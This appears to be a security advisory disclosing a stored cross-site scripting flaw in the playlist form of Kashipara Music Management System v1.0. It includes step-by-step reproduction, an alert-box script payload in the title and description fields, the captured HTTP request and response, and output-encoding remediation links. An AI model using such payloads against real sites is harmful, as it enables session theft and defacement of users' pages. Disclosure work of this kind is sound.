

Stored Cross Site Scripting (XSS) vulnerability was found in `"/music/ajax.php?action=save_playlist"` in Kashipara Music Management System v1.0. This vulnerability allows remote attackers to execute arbitrary code via `"title"` & `"description"` POST parameter fields.

Affected Vendor: Kashipara (<https://www.kashipara.com/>)

Product Official Website URL: Music Management System
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


Version: 1.0

Affected Components:


- **Affected Code File:** `/music/ajax.php?action=save_playlist`
- **Affected Parameter:** `"title"` & `"description"` HTTP POST request parameter

Steps:

1. Login into the Music Management System v1.0 (URL: <http://localhost/music/login.php>).
2. Navigate to menu "Playlist" (URL: <http://localhost/music/index.php?page=playlist>).



3. Click on the "Add New Playlist" button.



4. In the "New Playlist" page, insert the XSS script "><script>alert('XSS')</script>" in the "Title" & "Description" textboxes. Click "Save".

The screenshot shows a web application interface for a music management system. A modal window titled "New Playlist" is open, allowing a user to create a new playlist. The modal contains three main sections: "Title", "Description", and "Cover Image".

- Title:** A text input field containing the XSS payload `><script>alert('XSS')</script>`.
- Description:** A larger text input field also containing the XSS payload `><script>alert('XSS')</script>`.
- Cover Image:** A section with a "Choose file" button and a "Browse" button. Below these is a small circular icon.

At the bottom right of the modal, there are two buttons: a blue "Save" button and a grey "Cancel" button. The "Save" button is highlighted with a red rectangular box.

5. This will forward the request with XSS script to server in the "title" & "description" HTTP POST request parameter.

Request to http://localhost:80 [127.0.0.1]

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex

```
POST /music/ajax.php?action=save_playlist HTTP/1.1
Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----122621552426085281903591163160
9 Content-Length: 625
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/music/index.php?page=playlist
13 Cookie: PHPSESSID=idtv5q21di2eks0b1rrcu5dio
14 Priority: u=0
15
16 -----122621552426085281903591163160
17 Content-Disposition: form-data; name="id"
18
19
20 -----122621552426085281903591163160
21 Content-Disposition: form-data; name="title"
22
23 "><script>alert("XSS")</script>"
24 -----122621552426085281903591163160
25 Content-Disposition: form-data; name="description"
26
27 "><script>alert("XSS")</script>"
28 -----122621552426085281903591163160
29 Content-Disposition: form-data; name="cover"; filename=""
30 Content-Type: application/octet-stream
```

Intercept HTTP history WebSockets history Options


Response from http://localhost:80/music/ajax.php?action=save_playlist [127.0.0.1]

Forward Drop **Intercept is on** Action Open

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Tue, 30 Jul 2024 12:35:41 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 1
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 7
```

- The request gets accepted and the playlist with XSS script is stored in the application database.



The screenshot shows a database management interface with the following table data:


	id	user_id	title	description	cover_image
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	1	1	Playlist 1	This is the Playlist 1 Songs	160583352
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	2	2	Playlist 2	This is the Playlist 2 Songs	play.jpg
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	3	2	My Playlist	Sample	160583394
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	4	3	Songs2024	Sad songs	171800826
<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	7	3	"><script>alert("XSS")</script> "><script>alert("XSS")</script>		play.jpg




7. Now, every time the user tries to view the Playlist, the stored XSS script will be sent back to user browser and the script gets executed.
8. Navigate to menu "Playlist" URL: <http://localhost/music/index.php?page=playlist>



9. The XSS script we submitted in the Step 4, gets reflected back as it is in the response and it gets executed in the browser.





Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- <https://portswigger.net/web-security/cross-site-scripting>
- [https://cheatsheetseries.owasp.org/cheatsheets/Cross Site Scripting Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)